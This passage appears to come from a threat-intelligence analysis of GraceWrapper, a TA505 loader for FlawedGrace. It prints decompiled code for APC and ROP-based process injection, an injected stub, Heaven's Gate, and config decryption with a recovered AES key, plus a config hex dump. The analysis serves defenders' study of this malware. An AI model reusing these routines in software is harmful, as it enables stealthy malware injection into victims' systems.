
Once every target's thread has an event handle, NtQueueApcThreadEx is used to submit a call to SetEvent for each thread's APC queue that will signal its corresponding event handle. By means of WaitForMultipleObjects, GraceWrapper receives the first event signalled and keeps the corresponding thread handle to use for the injection.



```
// For every thread of the target process queue a SetEvent
// for each duplicated event.
SetEvent = wrapGetProcAddress(kernel32String, v32);
for ( j = 0; j < HIDWORD(vTargetThreadCount); ++j )
{
  vEventHandleIndex = j;
  vThreadHandleIndex = j;
  ZwQueueApcThreadEx = (void (__fastcall *)(__int64, _QWORD, FARPROC, __int64, _QWORD, _QWORD, __int64))resolveApiIndexToAddr(46);// ZwQueueApcThreadEx
  ZwQueueApcThreadEx(
    eventPerThreadCollection[vThreadHandleIndex + 64],
    0i64,
    SetEvent,
    eventPerThreadCollection[vEventHandleIndex + 0xA0],
    0i64,
    0i64,
    vTargetThreadCount);
}
// Waint untill an event has been signaled and return
// the corresponding thread.
WaitForMultipleObjects = (__int64 (__fastcall *)(_QWORD, __int64 *, _QWORD, __int64))resolveApiIndexToAddr(84);// WaitForMultipleObjects
vIndexOfFirstSignaledEvent = WaitForMultipleObjects(
                               HIDWORD(vTargetThreadCount),
                               eventPerThreadCollection,
                               0i64,
                               1000i64);
if ( vIndexOfFirstSignaledEvent != 0x102 )  // WAIT_TIMEOUT
{
  *aOutResultingThreadId = *((_DWORD *)&eventPerThreadCollection[128] + vIndexOfFirstSignaledEvent);
```

Figure 15: Picking the first thread executing its APC queue as the victim of the injection.


After deciding its victim thread, the loader proceeds to build the payload that will trigger the execution. On one side, a named image mapping is created and filled with a small code stub, embedded in GraceWrapper's executable, which is followed by the contents of the injected binary. The sole purpose of this stub is to calculate and jump at the address of the binary's original entry point.



```
INJECTED_STUB   proc near               ; DATA XREF: buildPayload+61↑o
                                        ; buildPayload+3B3↑o ...
                call    $+5

loc_7FEEAFC50CC:                        ; DATA XREF: INJECTED_STUB+8↓o
                pop     rax
                push    rcx
                push    rdx
                lea     rcx, loc_7FEEAFC50CC
                sub     rax, rcx
                lea     rcx, END_OF_CODE ; patched with payload's OEP
                add     rcx, rax
                mov     rdx, [rcx]
                lea     rcx, INJECTED_STUB
                add     rax, rcx
                add     rax, 1000h
                add     rax, rdx
                pop     rdx
                pop     rcx
                jmp     rax
INJECTED_STUB   endp
```

Figure 16: Injected stub.




```
createGuidString(1, 0, 0);
vGuidString = (void *)vGuidString_1;
if ( vGuidString_1 )
{
  createNewNamedMappingObject(vGuidString_1, 0x40, aSizeOfPayload, v3);
  vMappingObject = v4;
  if ( v4 )
  {
    mappingObjectGetHandle();
    vMappingHandle = v5;
    MapViewOfFile = (__int64 (__fastcall *)(__int64, __int64, _QWORD, _QWORD, _QWORD))resolveApiIndexToAddr(114);// MapViewOfFileStub
    viewAddress = (_BYTE *)MapViewOfFile(vMappingHandle, 2i64, 0i64, 0i64, 0i64);
    if ( viewAddress )
    {
      copyBytes(viewAddress, a1Payload, aSizeOfPayload);
      UnmapViewOfFile = (void (__fastcall *)(_BYTE *))resolveApiIndexToAddr(115);// UnmapViewOfFileStub
      UnmapViewOfFile(viewAddress);
    }
    else
    {
      mappingObjectDestructor(vMappingObject);
    }
  }
  if ( vGuidString )
  {
    ProcessHeap = GetProcessHeap();
    HeapFree(ProcessHeap, 0, vGuidString);
  }
}
}
```

Figure 17: Named mapping creation, filled with the payload to be executed.

At this stage, the ROP chain is finally built. This is due to a function that combines the array of ROP gadgets, the addresses of OpenFileMappingW, NtMapViewOfSection and RtlCreateUserThread and the CONTEXT structure of the elected thread. The ROP chain's code will open the previously described file mapping, load its contents and create a new thread within the target process to execute the malware.

GraceWrapper's developers took exceptional care in developing this routine, as causing a thread to malfunction within the Explorer's process might cause the entire system to freeze, followed by an Explorer's restart, which will terminate the malware's execution.




```
dq offset popRax          ; DATA XREF: debug040
                          ; debug040:0000000001
dq offset addRsp8
dq offset popR8
dq 2CEDCD8h
dq offset popRcx
dq 24h
dq offset popRbx
dq 0
dq offset movRdxRbxCallRax
dq offset kernel32_OpenFileMappingWStub
dq offset addRsp28h
dq 0
dq 0
dq 0
dq 0
dq 0
dq offset popRcx
dq 2CEDB18h
dq offset movARcxEax
dq offset popRax
dq offset addRsp8
dq offset popR8
dq 2CEDC58h
dq offset popRcx
dq 0FFFFFFFFFFFFFFFFh
dq offset popRbx
dq 0FFFFFFFFFFFFFFFFh
dq offset movRdxRbxCallRax
dq offset popRsi
dq 0
dq offset movR9Rsi
dq offset ntdll_NtMapViewOfSection
dq offset addRsp50hPopRbx
dq 0
dq 0
dq 0
```

Figure 18: ROP chain

After all the important pieces have been gathered, GraceWrapper will proceed to replace the contents of the targeted thread stack with those from the ROP chain buffer. It employs APC tasks to accomplish this objective.

By issuing calls per byte to the memset function using ZwQueueApcThreadEx, GraceWrapper overrides the stack of the host thread with the ROP chain to finally call NtResumeThread, finishing with this twisted injection routine.



```
for ( i = Rsp - 0x1000; i >= (unsigned __int64)vTopStackBoundaryForPayload; i -= 0x1000i64 )
{
  NtQueueApcThreadEx = (__int64 (__fastcall *)(__int64, _QWORD, LPVOID, unsigned __int64, _QWORD, __int64))resolveApiIndexToAddr(46);// ZwQueueApcThreadEx
  v23 = NtQueueApcThreadEx(vTargetThreadHandle, 0i64, memset, i, 0i64, 1i64);
  if ( v23 < 0 )
    break;
}
if ( v23 >= 0 )
{
  for ( j = 0; j < v33; ++j )
  {
    vRopChainByte = *((unsigned __int8 *)vRopChainMemory + j);
    vStackPosition = (__int64)vTopStackBoundaryForPayload + j;
    NtQueueApcThreadEx_1 = (__int64 (__fastcall *)(__int64, _QWORD, LPVOID, __int64, __int64, __int64))resolveApiIndexToAddr(46);// ZwQueueApcThreadEx
    v23 = NtQueueApcThreadEx_1(
            vTargetThreadHandle,
            0i64,
            memset,
            vStackPosition,
            vRopChainByte,
            1i64);
    if ( v23 < 0 )
      break;
  }
```

Figure 19: Overriding the stack of the host thread with the ROP chain, using one APC task per byte.


This routine is employed firstly to inject the whole GraceWrapper binary and restart its execution in a safer environment (which can be avoided if executed with –nm, or if the process name is TestStart.exe or TestService.exe), and secondly to inject the embedded FlawedGrace binary into winlogon.exe and other processes, if the malware is being run with Administrator privileges.

The use of the APC functions to execute evasive payloads is a well know technique employed by some red teaming tools. However, it is not yet popular in modern malware; just a few families or actors, such as IcedID or FIN8, have been reported to actively use this Windows feature during their malicious activities [5]. With this piece of software, TA505 goes a step further by combining APC process injection together with ROP in an intensive effort to prevent the detection of new FlawedGrace samples.

3.4.2. Fallback Injection Routine

In case the main injection routine fails or if the operating system version is not new enough to make use of APC, GraceWrapper's developers created a more conservative mechanism of injection. By means of NtAllocateVirtualMemory, NtWriteVirtualMemory and RtlCreateUserThread, the remote process gets the payload written in its memory, and a new thread is created to execute the malware.

This function will also check if the process is running under the Windows on Windows subsystem (WoW), which allows running 32-bit applications on 64-bit systems in order to perform the good old Heaven's Gate technique, which adds the capability to inject a 64-bit payload from a 32-bit version of this loader.




```
.rdata:000007FEEAFE213C pop     rax
.rdata:000007FEEAFE213D push    33h ; '3'
.rdata:000007FEEAFE213F push    rax
.rdata:000007FEEAFE2140 retf
```

Figure 20: Heaven's Gate code to switch contexts within GraceWrapper's .rdata section.

3.5. Configuration


During its first execution on a machine, GraceWrapper will obtain its configuration file from an embedded resource included in its binary. By means of LdrFindResource_U and LdrAccessResource, the encrypted config file is read.

The original file is compressed using the LZMA algorithm and then encrypted with AES before being embedded in the binary. That process is reversed to access the plain contents of the configuration file.



```
vAESkey = (__m128i *)decryptStringToHeap((__int64)&unk_7FEE95EF490, 0x10u, 128, 1);// er0ewjflk3qrhj81
v10 = 0i64;
findBaseAddress();
readResouceContentsWithMOParsingOption(v1, (__int64)&CONF_RESOURCE_NAME, &vSizeOfResContents);
vResContents = v2;
if ( v2 )
{
  vAESObj = aesInit(vAESkey, 0);
  if ( vAESObj )
  {
    vDecryptedContents = 0i64;
    aesDecrypt(
      (__int64)vAESObj,
      (__int64)vResContents,
      vSizeOfResContents,
      &vDecryptedContents,
      &vDecryptedContentsSize);
    if ( vDecryptedContents )
    {
      decompress((__int64)vDecryptedContents, vDecryptedContentsSize, (__int64)aOutConfSize);
      v10 = v3;
```

Figure 21: Obtaining original config file.



```
00000000  C4 9D F4 E6 03 00 00 00 18 00 00 00 00 00 00 00  Ä.ôæ............
00000010  00 00 00 00 00 00 00 00 00 00 00 00 27 00 00 00  ............'...
00000020  DB 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00  Û..........8....
00000030  00 00 00 00 02 00 6E 69 00 00 00 00 49 00 00 00  ......ni....I...
00000040  5A 00 00 00 00 02 00 6D 74 00 00 00 00 8B 00 00  Z......mt....‹..
00000050  00 00 00 00 00 00 02 00 73 65 00 00 00 00 6B 00  ........se....k.
00000060  00 00 20 00 00 00 03 00 01 00 77 46 31 42 43 38  .. .......wF1BC8
00000070  32 43 42 44 43 32 31 34 45 32 31 41 39 39 35 39  2CBDC214E21A9959
00000080  34 37 34 35 46 46 46 45 32 34 37 00 00 00 00 00  4745FFFE247.....
00000090  00 00 00 9D 00 00 00 00 03 00 5B 30 5D AE 00 00  ..........[0]®..
000000A0  00 BB 01 00 00 04 00 00 00 01 00 01 00 70 00 00  .»...........p..
000000B0  00 00 22 51 0B 00 22 00 00 00 04 00 01 00 68 31  .."Q..".......h1
000000C0  00 36 00 39 00 2E 00 32 00 35 00 34 00 2E 00 38  .6.9...2.5.4...8
000000D0  00 35 00 2E 00 31 00 31 00 32 00 EC 00 00 00 01  .5...1.1.2.ì....
000000E0  00 00 00 04 00 00 00 01 00 01 00 76 FE A0 0A 00  ...........vþ ..
000000F0  FE 00 00 00 00 A0 0A 00 00 00 02 00 6C 32 4D 5A  þ.... ......l2MZ
00000100  90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00  ..........ÿÿ..¸.
00000110  00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00  ......@.........
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 00 00 28 01 00 00 0E 1F  ..........(.....
00000140  BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73  º..´.Í!¸.LÍ!This
00000150  20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20   program cannot 
```

Figure 22: Grace config file.

The resulting file is employed to instantiate a custom data collection. The implementation of this data collection is accomplished by a complex and carefully thought out set of classes and plenty of data structures, all belonging to FlawedGrace. Oversimplifying its inners, the Grace malware family organizes its config data as a set of named entries which contain data streams and/or other named entries in a similar way to a traditional dictionary. The implementation also contains memory management features and supports concurrency, allowing different instances or threads of the malware and its modules to access and modify its data safely.

